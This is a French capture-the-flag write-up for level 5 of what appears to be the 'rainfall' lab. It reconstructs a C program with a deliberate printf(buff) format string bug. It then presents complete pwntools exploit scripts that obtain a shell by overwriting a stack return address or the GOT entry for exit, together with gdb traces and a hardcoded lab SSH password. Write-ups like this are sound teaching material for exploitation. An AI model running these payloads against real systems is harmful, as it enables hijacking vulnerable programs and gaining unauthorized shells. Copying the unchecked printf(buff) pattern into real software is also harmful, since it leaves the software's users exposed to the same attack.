5. *Level 5*

On reconstruit le code source, rien de bien nouveau ici. On a une fonction **main**, une fonction **n**, et une fonction **o**. Cette dernière n'est cependant jamais appelée.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void    o(void)
{
    char const *cmd = "/bin/sh";
    system(cmd);
    _exit(1);
}

void    n(void)
{
    char buff[528];
    fgets(buff, 0x200, stdin);
    printf(buff);
    exit(1);
}

int    main(void)
{
    n();
    return (0);
}
```

On reste ici de manière assez évidente sur une faille de type **formatstring**. La différence ici avec les deux exercices précédents est que l'on ne dispose pas de la variable **m**, qu'il suffisait de changer pour exécuter une commande system.

Le but ici est clairement d'utiliser la faille de **formatstring** afin de rediriger le flux d'exécution vers la **fonction o**. On avait en réalité plusieurs moyens de faire cela.

a. <u>Première méthode</u>

Instinctivement, on aurait envie d'utiliser la faille formatstring afin de remplacer, sur la pile, une adresse de retour. Typiquement, lors de l'appel à **printf**, l'adresse de retour correspondant à la suite de la fonction **n** est empilée sur la stack :

```
(gdb) run
Starting program: /home/user/level5/level5
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x080484f3 in n ()
(gdb) x/2i $eip
=> 0x80484f3 <n+49>:    call   0x8048380 <printf@plt>
   0x80484f8 <n+54>:    mov    DWORD PTR [esp],0x1
(gdb) stepi
0x08048380 in printf@plt ()
(gdb) x/10a $sp
0xbffff50c:     0x80484f8 <n+54>        0xbffff520      0x200   0xb7fd1ac0 <_IO_2_1_stdin_>
0xbffff51c:     0xb7ff37d0 <__libc_memalign+16> 0x41414141      0x41414141      0x41414141
0xbffff52c:     0x41414141      0x41414141
(gdb)
```

Si l'on pouvait simplement overwrite cette adresse de retour pour la remplacer par l'adresse de la **fonction o**, alors on aurait atteint notre objectif.

On peut le faire assez facilement dans le debugger sur la machine rainfall. L'adresse de retour, sur la stack, lors de l'exécution du programme, sera toujours à l'adresse que nous voyons ci-dessus puisque ASLR est désactivé, `0xbffff50c`. Il nous suffit donc d'overwrite avec notre vulnérabilité formatstring ce qui se situe à cette adresse précise, pour remplacer l'adresse de retour par l'adresse de la fonction **o**, soit `0x80484a4` :

```python
from pwn import *

def calculate_padding(bytes_written, desired_byte) :
    desired_byte += 0x100
    bytes_written %= 0x100
    padding = (desired_byte - bytes_written) % 0x100
    if (padding < 10) :
        padding += 0x100
    return padding


first_second_bytes_addresses =
b"\x0c\xf5\xff\xbf\x11\x11\x11\x11\x0d\xf5\xff\xbf\x22\x22\x22\x22"
third_fourth_bytes_addresses =
b"\x0e\xf5\xff\xbf\x33\x33\x33\x33\x0f\xf5\xff\xbf"


jumpers = b"%016u%016u"
payload = first_second_bytes_addresses + third_fourth_bytes_addresses + jumpers
bytes_written = 0x3C

first_byte_padding = calculate_padding(bytes_written, 0xa4)
payload += b"%0" + (str(first_byte_padding)).encode() + b"u%n"
bytes_written += first_byte_padding

second_byte_padding = calculate_padding(bytes_written, 0x84)
payload += b"%0" + (str(second_byte_padding)).encode() + b"u%n"
bytes_written += second_byte_padding
```

```
third_byte_padding = calculate_padding(bytes_written, 0x04)
payload += b"%0" + (str(third_byte_padding)).encode() + b"u%n"
bytes_written += third_byte_padding

fourth_byte_padding = calculate_padding(bytes_written, 0x08)
payload += b"%0" + (str(fourth_byte_padding)).encode() + b"u%n"
bytes_written += fourth_byte_padding

file = open("payload", "wb")
file.write(payload)
file.close()
```

On inscrit ce payload dans un fichier, on le transfert sur la cible, puis on run, dans le debugger, le programme.

```
(gdb) run < /tmp/payload
Starting program: /home/user/level5/level5 < /tmp/payload

Breakpoint 1, 0x080484f3 in n ()
(gdb) stepi
0x08048380 in printf@plt ()
(gdb) x/10a $sp
0xbffff50c:     0x80484f8 <n+54>        0xbffff520      0x200   0xb7fd1ac0 <_IO_2_1_stdin_>
0xbffff51c:     0xb7ff37d0 <__libc_memalign+16> 0xbffff50c      0x11111111      0xbffff50d
0xbffff52c:     0x22222222      0xbffff50e
(gdb) continue
Continuing.

Breakpoint 2, 0x080484a4 in o ()
(gdb) x /a 0xbffff50c
0xbffff50c:     0x80484a4 <o>
(gdb) x/5i $eip
=> 0x80484a4 <o>:       push   ebp
   0x80484a5 <o+1>:     mov    ebp,esp
   0x80484a7 <o+3>:     sub    esp,0x18
   0x80484aa <o+6>:     mov    DWORD PTR [esp],0x80485f0
   0x80484b1 <o+13>:    call   0x80483b0 <system@plt>
```

On voit bien ci-dessus qu'avant l'exécution de la fonction **printf**, lorsque cette dernière venait tout juste d'être appelée, l'adresse de retour empilée sur la stack est bien celle de l'instruction suivante dans la fonction **n**. On voit cependant suite à l'exécution de printf qu'à l'adresse `0xbffff50c` qui stockait l'adresse de retour se situe désormais l'adresse de la fonction **o**. On se situe d'ailleurs bien dans la fonction **o**, le flux d'exécution a bien été redirigé.

Le problème est que, comme relevé ci-dessus, se reposer sur des adresses hardcodées sur la stack est souvent tricky, même lorsque ASLR est désactivé et que les adresses sur la pile restent identiques d'une exécution à l'autre du programme.

En effet, les variables d'environnement, les arguments de fonction, sont autant d'éléments qui décalent même légèrement les adresse auxquelles se situeront les variables / adresses de retour sur la stack. Si on essayait d'exécuter l'exact même exploit que présenté ci-dessus en conditions réelles hors débugger, cela ne fonctionnerait probablement pas.

J'ai pensé à un moyen de contourner ce problème. On dispose d'une faille de type **formatstring**, et on a donc la possibilité, en réalité, d'examiner la mémoire et les variables présentes sur la stack qui

suivent notre chaîne de format.

Je me suis aperçu que l'une de ces variables était un pointeur sur un espace mémoire de la stack elle-même :

```
(gdb) x/20a $sp
0xbffff510:     0xbffff520      0x200   0xb7fd1ac0 <_IO_2_1_stdin_>     0xb7ff37d0 <__libc_memalign+16>
0xbffff520:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff530:     0x41414141      0x41414141      0xa414141       0x0
0xbffff540:     0x0     0xb7fde000      0xb7fff53c <_rtld_global+1308>  0xbffff588
0xbffff550:     0x40    0xb80   0x0     0xb7fde714
(gdb) x /a 0xbffff588
0xbffff588:     0xb7e3ebaf
(gdb) x /s 0xb7e3ebaf
0xb7e3ebaf:      "GLIBC_2.0"
```

A l'adresse `0xbffff588` sur la stack se situe donc un pointeur vers la chaîne "GLIBC_2.0". On peut afficher cet emplacement mémoire via l'exécution du programme, en utilisant la faille de formatstring, avec le payload `%$8p` :

```
(gdb) run
Starting program: /home/user/level5/level5
%8$p
0xbffff588
[Inferior 1 (process 3380) exited with code 01]
```

Printf va chercher le 8ème argument en mémoire après la chaîne de format et l'afficher comme un pointeur, or il s'agit bien de notre pointeur stack.

Ce qui est intéressant, est qu'on peut révéler la valeur de ce pointeur **hors debugger**, en faisant tourner le programme "normalement", ou lorsqu'on essaie de l'exploiter à distance avec **pwntools** (on a crée un simple script qui lance le programme tout à fait normalement via ssh) :

```
→  level5 python3 exploit.py
[+] Connecting to 192.168.1.45 on port 4242: Done
[*] level5@192.168.1.45:
    Distro    Ubuntu 12.04
    OS:       linux
    Arch:     i386
    Version:  3.2.0
    ASLR:     Disabled
    Note:     Susceptible to ASLR ulimit trick (CVE-2016-3672)
[+] Starting remote process bytearray(b'/home/user/level5/./level5') on 192.168.1.45: pid 4198
[*] Switching to interactive mode
$ %8$p
0xbffffb28
[*] Got EOF while reading in interactive
```

On voit que l'adresse de ce pointeur est différente. Cela signifie concrètement que **dans le debugger, le pointeur vers "GLIBC_2.0" se situe à l'adresse 0xbffff588, alors que via notre exploit, il se situe à l'adresse 0xbffffb28**. Ce qui veut à son tour dire que **via notre exploit, les variables présentes sur la stack se situent 0x5a0 adresses plus loin** (0xbffffb28 – 0xbffff588).

A payload égal, on a donc un offset de 0x5a0. Disposant de cette information, on peut établir le raisonnement suivant :

In GDB, return address at 0xbffff50c

Offset of 0x5a0 between GDB and our exploit
For our exploit, return address at 0xbffff50c + 0x5a0 = 0xbffffaac

On peut donc adapter le payload montré ci-dessus avec cette nouvelle adresse à laquelle on écrit nos bytes :

```
from pwn import *

def calculate_padding(bytes_written, desired_byte) :
    desired_byte += 0x100
    bytes_written %= 0x100
    padding = (desired_byte - bytes_written) % 0x100
    if (padding < 10) :
        padding += 0x100
    return padding

# Ret address in GDB -->    0xbffff50c

# In GDB, target machine    : 0x%8$x    leaks   0xbffff588
# In pwntools, locally      : 0x%8$x    leaks   0xbffffb28

# There seem to be an offset of 0x5a0 (pwntools addresses are 0x5a0 further in
stack memory).
# The return address we want to overwrite should be 0xbffff50c + 0x5A0 =
0xbffffaac

s = ssh(host='192.168.1.45', port=4242, user="level5",
password="0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a")
p = s.process("/home/user/level5/./level5")

first_second_bytes_addresses =
b"\xac\xfa\xff\xbf\x11\x11\x11\x11\xad\xfa\xff\xbf\x22\x22\x22\x22"
third_fourth_bytes_addresses =
b"\xae\xfa\xff\xbf\x33\x33\x33\x33\xaf\xfa\xff\xbf"

jumpers = b"%016u%016u"
payload = first_second_bytes_addresses + third_fourth_bytes_addresses + jumpers
bytes_written = 0x3C

first_byte_padding = calculate_padding(bytes_written, 0xa4)
payload += b"%0" + (str(first_byte_padding)).encode() + b"u%n"
bytes_written += first_byte_padding

second_byte_padding = calculate_padding(bytes_written, 0x84)
payload += b"%0" + (str(second_byte_padding)).encode() + b"u%n"
bytes_written += second_byte_padding

third_byte_padding = calculate_padding(bytes_written, 0x04)
payload += b"%0" + (str(third_byte_padding)).encode() + b"u%n"
bytes_written += third_byte_padding

fourth_byte_padding = calculate_padding(bytes_written, 0x08)
```


```
payload += b"%0" + (str(fourth_byte_padding)).encode() + b"u%n"
bytes_written += fourth_byte_padding


p.sendline(payload)
p.interactive()
```

Ce payload nous permet bien d'obtenir une shell.

b. Seconde méthode

La méthode proposée ci-dessus fonctionne, mais reste néanmoins assez complexe, et dépend de la détermination d'un offset par le biais d'un leak. Une seconde méthode existait, qui s'appuyait plutôt sur la modification de la **GOT**.
Reprenons rapidement le fonctionnement de la GOT et du PLT dans le cadre d'appels de fonctions :




Before resolution

After resolution

Le chargement de l'adresse des fonctions dans un binaire dynamique répond à une logique de *lazy binding*. Avant que la fonction n'ait été rencontrée, l'entrée de la GOT pour cette fonction contient simplement l'adresse suivant l'entrée PLT de cette fonction, qui servira à appeler le resolver, qui placera la véritable adresse de la fonction dans la GOT.

On peut le vérifier dans notre cas de figure avec la fonction **exit** appelée dans la fonction **n**. On voit dans l'image suivante qu'à l'appel de la fonction **exit**, on est redirigé vers le PLT, qui lui-même redirige vers le GOT. Puisque la fonction n'a pas encore été résolue, l'entrée de **exit** dans le GOT (section .got.plt pour les entrées relatives aux fonctions) correspond simplement à l'instruction suivante dans le PLT, pour que le resolver puisse être appelé :



Une conséquence importante de ce mécanisme est que cette section **.got.plt** qui contient les adresses des fonctions est **writable** (https://ctf101.org/binary-exploitation/what-is-the-got/). En effet, les réelles adresses des fonctions doivent bien remplacer celles qui servent à appeler le resolver du PLT ! (Mécanisme qui cherche à contrer ça : Partial / Full RELRO).

Imaginons donc que l'on remplace, dans l'entrée GOT correspondant à **exit**, l'adresse du resolver par l'adresse de la fonction **o**. Lorsque le programme cherchera à lancer exit, il accèdera au PLT, qui redirigera vers le GOT, qui contiendra déjà une adresse (et non celle du resolver), ce qui redirigera le flux d'exécution vers la fonction **o** !

Nous n'avons besoin ici que de deux informations :

- L'adresse de l'entrée GOT (.got.plt) de la fonction exit : `0x08049838`
- L'adresse de la fonction o : `0x80484a4`

>> Exploitation manuelle

-- Utiliser **exploit_2.py** pour écrire le payload dans un fichier.
-- Transférer le fichier via **scp**.
-- `cat /tmp/payload | ./level5`

>> Exploit automatique

```
from pwn import *

def calculate_padding(bytes_written, desired_byte) :
    desired_byte += 0x100
    bytes_written %= 0x100
    padding = (desired_byte - bytes_written) % 0x100
    if (padding < 10) :
        padding += 0x100
```

```
    return padding

s = ssh(host='192.168.1.45', port=4242, user="level5",
password="0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a")
p = s.process("/home/user/level5/./level5")



first_second_bytes_addresses =
b"\x38\x98\x04\x08\x11\x11\x11\x11\x39\x98\x04\x08\x22\x22\x22\x22"
third_fourth_bytes_addresses =
b"\x3a\x98\x04\x08\x33\x33\x33\x33\x3b\x98\x04\x08"

jumpers = b"%016u%016u"
payload = first_second_bytes_addresses + third_fourth_bytes_addresses + jumpers
bytes_written = 0x3C

first_byte_padding = calculate_padding(bytes_written, 0xa4)
payload += b"%0" + (str(first_byte_padding)).encode() + b"u%n"
bytes_written += first_byte_padding

second_byte_padding = calculate_padding(bytes_written, 0x84)
payload += b"%0" + (str(second_byte_padding)).encode() + b"u%n"
bytes_written += second_byte_padding

third_byte_padding = calculate_padding(bytes_written, 0x04)
payload += b"%0" + (str(third_byte_padding)).encode() + b"u%n"
bytes_written += third_byte_padding

fourth_byte_padding = calculate_padding(bytes_written, 0x08)
payload += b"%0" + (str(fourth_byte_padding)).encode() + b"u%n"
bytes_written += fourth_byte_padding

p.sendline(payload)
p.interactive()
```

On obtient également une shell par ce biais.

Got flag.